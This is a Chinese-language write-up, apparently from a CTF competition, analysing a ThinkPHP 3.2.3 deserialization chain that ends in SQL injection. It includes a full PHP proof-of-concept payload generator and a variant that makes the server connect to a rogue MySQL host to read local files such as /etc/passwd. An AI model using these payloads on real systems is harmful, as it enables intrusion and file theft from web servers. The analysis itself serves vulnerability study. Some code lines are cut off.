ThinkPHP3.2.3 反序列化&sql注入漏洞分析

环境

```
1 php5.6.9 thinkphp3.2.3
```

漏洞分析

首先全局搜索 `__destruct`，这里的 $this->img 可控，可以利用其来调用 其他类的`destroy()` 方法，或者可以用的`__call()` 方法，`__call()` 方法并没有可以利用的

```
public function __destruct() {
    empty($this->img) || $this->img->destroy();
}
}
```

那就去找 `destroy()` 方法

```
public function destroy($sessID) {
    return $this->handle->delete($this->sessionName.$sessID);
}
```

注意这里，`destroy()` 是有参数的，而我们调用的时候没有传参，这在`php5`中是可以的，只发出警告，但还是会执行。但是在`php7`里面就会报出错误，不会执行。所以漏洞需要用`php5`的环境。

继续寻找可利用的`delete()`方法。

在`Think\Model`类即其继承类里，可以找到这个方法，还有数据库驱动类中也有这个方法的，`thinkphp3`的数据库模型类的最终是会调用到数据库驱动类中的。

先看`Model`类中

```
public function delete($options=array()) {
    $pk   =  $this->getPk();
    if(empty($options) && empty($this->options['where'])) {
        // 如果删除条件为空 则删除当前数据对象所对应的记录
        if(!empty($this->data) && isset($this->data[$pk]))
            return $this->delete($this->data[$pk]);
        else
            return false;
```

```
    // 分析表达式
    $options =  $this->_parseOptions($options);  $options: {table => "jiang
    if(empty($options['where'])){
        // 如果条件为空 不进行删除操作 除非设置 1=1
        return false;
    }
```

还需要注意这里！！如果没有`$options['where']`会直接`return`掉。

跟进`getPK()`方法

```
public function getPk() {
    return $this->pk;
}
```

`$pk`可控`$this->data`可控。

最终去驱动类的入口在这里

```
    }
    $result   =    $this->db->delete($options);
```

下面是驱动类的`delete`方法

```php
public function delete($options=array()) {
    $this->model  =   $options['model'];
    $this->parseBind( bind: !empty($options['bind'])?$options['bind']:array());
    $table  =   $this->parseTable($options['table']);
    $sql    =   'DELETE FROM '.$table;
    if(strpos($table, needle: ',')){// 多表删除支持USING和JOIN操作
        if(!empty($options['using'])){
            $sql .= ' USING '.$this->parseTable($options['using']).' ';
        }
        $sql .= $this->parseJoin( join: !empty($options['join'])?$options['join']:'')
    }
    $sql .= $this->parseWhere( where: !empty($options['where'])?$options['where']:''
    if(!strpos($table, needle: ',')){
        // 单表删除支持order和limit
        $sql .= $this->parseOrder( order: !empty($options['order'])?$options['order']
        .$this->parseLimit( limit: !empty($options['limit'])?$options['limit']:'');
    }
    $sql .=   $this->parseComment( comment: !empty($options['comment'])?$options['c
    return $this->execute($sql, fetchSql: !empty($options['fetch_sql']) ? true : false
}
```

我们在一开始调用`Model`类的`delete`方法的时候，传入的参数是

```
1 $this->sessionName.$sessID
```

而后面我们执行的时候是依靠数组的，数组是不可以用 字符串连接符的。参数控制不可以利用`$this->sessionName`。

但是可以令其为空（本来就是空），会进入`Model` 类中的`delete`方法中的第一个`if`分支，然后再次调用`delete`方法，把 `$this->data[$pk]` 作为参数传入，这是我们可以控制的!

看代码也不难发现注入点是在 `$table` 这里，也就是 `$options['table']`，也就是 `$this->data[$this->pk['table']]`;


直接跟进 `driver`类中的`execute()` 方法

```php
public function execute($str,$fetchSql=false) {
    $this->initConnect( master: true);
    if ( !$this->_linkID ) return false;
    $this->queryStr = $str;
    if(!empty($this->bind)){...}
    if($fetchSql){...}
    //释放前次的查询结果
    if ( !empty($this->PDOStatement) ) $this->free();
    $this->executeTimes++;
    N('db_write',1); // 兼容代码
    // 记录开始执行时间
    $this->debug( start: true);
    $this->PDOStatement =   $this->_linkID->prepare($str);
    if(false === $this->PDOStatement) {
        $this->error();
        return false;
    }
    foreach ($this->bind as $key => $val) {
        if(is_array($val)){
            $this->PDOStatement->bindValue($key, $val[0], $val[1]);
        }else{
            $this->PDOStatement->bindValue($key, $val);
        }
    }
    $this->bind =   array();
    try{
        $result =   $this->PDOStatement->execute();
```

跟进 `initConnect()` 方法

```php
protected function initConnect($master=true) {
    if(!empty($this->config['deploy']))
        // 采用分布式数据库
        $this->_linkID = $this->multiConnect($master);
    else
        // 默认单数据库
        if ( !$this->_linkID ) $this->_linkID = $this->connect();
}
```

跟进`connect()` 方法



数据库的连接时通过 `PDO` 来实现的，可以堆叠注入（`PDO::MYSQL_ATTR_MULTI_STATEMENTS => true`）需要指定这个配置。

这里控制 `$this->config` 来连接数据库。

`driver`类时抽象类，我们需要用`mysql`类来实例化。

到这里一条反序列化触发`sql`注入的链子就做好了。


POC

```php
<?php
namespace Think\Image\Driver;
use Think\Session\Driver\Memcache;
class Imagick{
    private $img;
    public function __construct(){
        $this->img = new Memcache();
    }
}

namespace Think\Session\Driver;
use Think\Model;
class Memcache {
    protected $handle;
    public function __construct(){
        $this->sessionName=null;
        $this->handle= new Model();
    }
}
```

```php

namespace Think;
use Think\Db\Driver\Mysql;
class Model{
    protected $pk;
    protected $options;
    protected $data;
    protected $db;
    public function __construct(){
        $this->options['where']='';
        $this->pk='jiang';
        $this->data[$this->pk]=array(
            "table"=>"mysql.user where 1=updatexml(1,concat(0x7e,user()),1)#",
            "where"=>"1=1"
        );
        $this->db=new Mysql();

    }
}
namespace Think\Db\Driver;
use PDO;
class Mysql{
    protected $options ;
    protected $config ;
    public function __construct(){
        $this->options= array(PDO::MYSQL_ATTR_LOCAL_INFILE => true );
// 开启才能读取文件
        $this->config= array(
            "debug"    => 1,
            "database" => "mysql",
            "hostname" => "127.0.0.1",
            "hostport" => "3306",
            "charset"  => "utf8",
            "username" => "root",
            "password" => "root"
```

```
        );
        }
}

use Think\Image\Driver\Imagick;
echo base64_encode(serialize(new Imagick()));
```

`table` 需要是一张存在的表，比如`mysql.user`，或者`information_schemata` 里面的表，否则会爆出表不存在。



这里可以连接任意服务器，所以还有一种利用方式，就是**MySQL恶意服务端读取客户端文件漏洞。**

利用方式就是我们需要开启一个恶意的`mysql`服务，然后让客户端去访问的时候，我们的恶意`mysql`服务就会读出客户端的可读文件。这里的`hostname` 是开启的恶意`mysql`服务的地址以及`3307`端口

```
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true   // 开启才能读取文件
        );
        protected $config = array(
            "debug"    => 1,
            "database" => "thinkphp3",
            "hostname" => "192.168.206.134",
            "hostport" => "3307",
            "charset"  => "utf8",
            "username" => "root",
            "password" => ""
        );
    }
}
```

下面搭建恶意`mysql`服务，用的是原作者的https://github.com/Gifts/Rogue-MySql-Server

还有一个go版本的，看起来比较全面。https://github.com/rmb122/rogue_mysql_server

```
PORT = 3307

log = logging.getLogger(__name__)

log.setLevel(logging.DEBUG)
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
tmp_format.setFormatter(logging.Formatter("%(asctime)s:%(levelname)s:%(message)s"))
log.addHandler(
    tmp_format
)

filelist = (
#    r'c:\boot.ini',
#    'c:\windows\win.ini',
     r'c:\windows\system32\drivers\etc\hosts',
#    '/etc/passwd',
#    '/etc/shadow',
     r'D:\ctf\phpstudy\phpstudy_pro\WWW\flag.txt'
)
```

修改`port`和`filelist`

执行`python`脚本后，发包，触发反序列化后，就会去连接恶意服务器，然后把客户端下的文件带出来。

下面就是`mysql.log`中的 文件信息`(flag.txt)`

```
2021-04-07 09:28:29,019:INFO:Conn from: ('192.168.206.1', 62075)
2021-04-07 09:28:29,020:DEBUG:Pushed: 'A\x00\x00\x00\n3.0.0-Evil_Mysql_Server\x006\x00\x00\x00evilsalt\x00\xdf\xf7\
2021-04-07 09:28:29,030:DEBUG:Data recved: 'F\x00\x00'
2021-04-07 09:28:29,030:DEBUG:Data recved: '\x01\x8d\xa2\x0b\x00\x00\x00\x00\xc0!\x00\x00\x00\x00\x00\x00\x00\x00\x
2021-04-07 09:28:29,031:DEBUG:Pushed: '\x07\x00\x00\x02\x00\x00\x00\x02\x00\x00\x00'
2021-04-07 09:28:29,032:INFO:Last packet
2021-04-07 09:28:29,032:DEBUG:Data recved: '\x0f\x00\x00'
2021-04-07 09:28:29,032:DEBUG:Data recved: '\x00\x03SET NAMES utf8'
2021-04-07 09:28:29,032:INFO:Query
2021-04-07 09:28:29,033:DEBUG:Pushed: '*\x00\x00\x01\xfbD:\\ctf\\phpstudy\\phpstudy_pro\\WWW\\flag.txt'
2021-04-07 09:28:29,034:DEBUG:Data recved: '\x0b\x00\x00'
2021-04-07 09:28:29,034:DEBUG:Data recved: '\x02flag{jiang}'
2021-04-07 09:28:29,034:INFO:-- result
```

当脚本处于运行中的时候，我们只可以读取第一次脚本运行时定义的文件，因为`mysql`服务已经打开了，我们需要关闭mysql服务，然后才可以修改脚本中的其他文件。

```
ps -ef|grep mysql
```

然后依次`kill`就好。

写在后面

如果觉得sql注入攻击局限了，还可以配合MySQL恶意服务器实现任意文件读取。

先前并没有看过tp3 的洞，这次比赛（红明谷）的时候，拿到源码就开始审，直觉告诉我一定有可以利用的 `__call` 方法，于是头铁去找，没找到也没想去找其他类中的同名方法。如果一个地方的思路有两条，一条不通的时候，一定要去看看另一条，即使你不知道他是否也不通。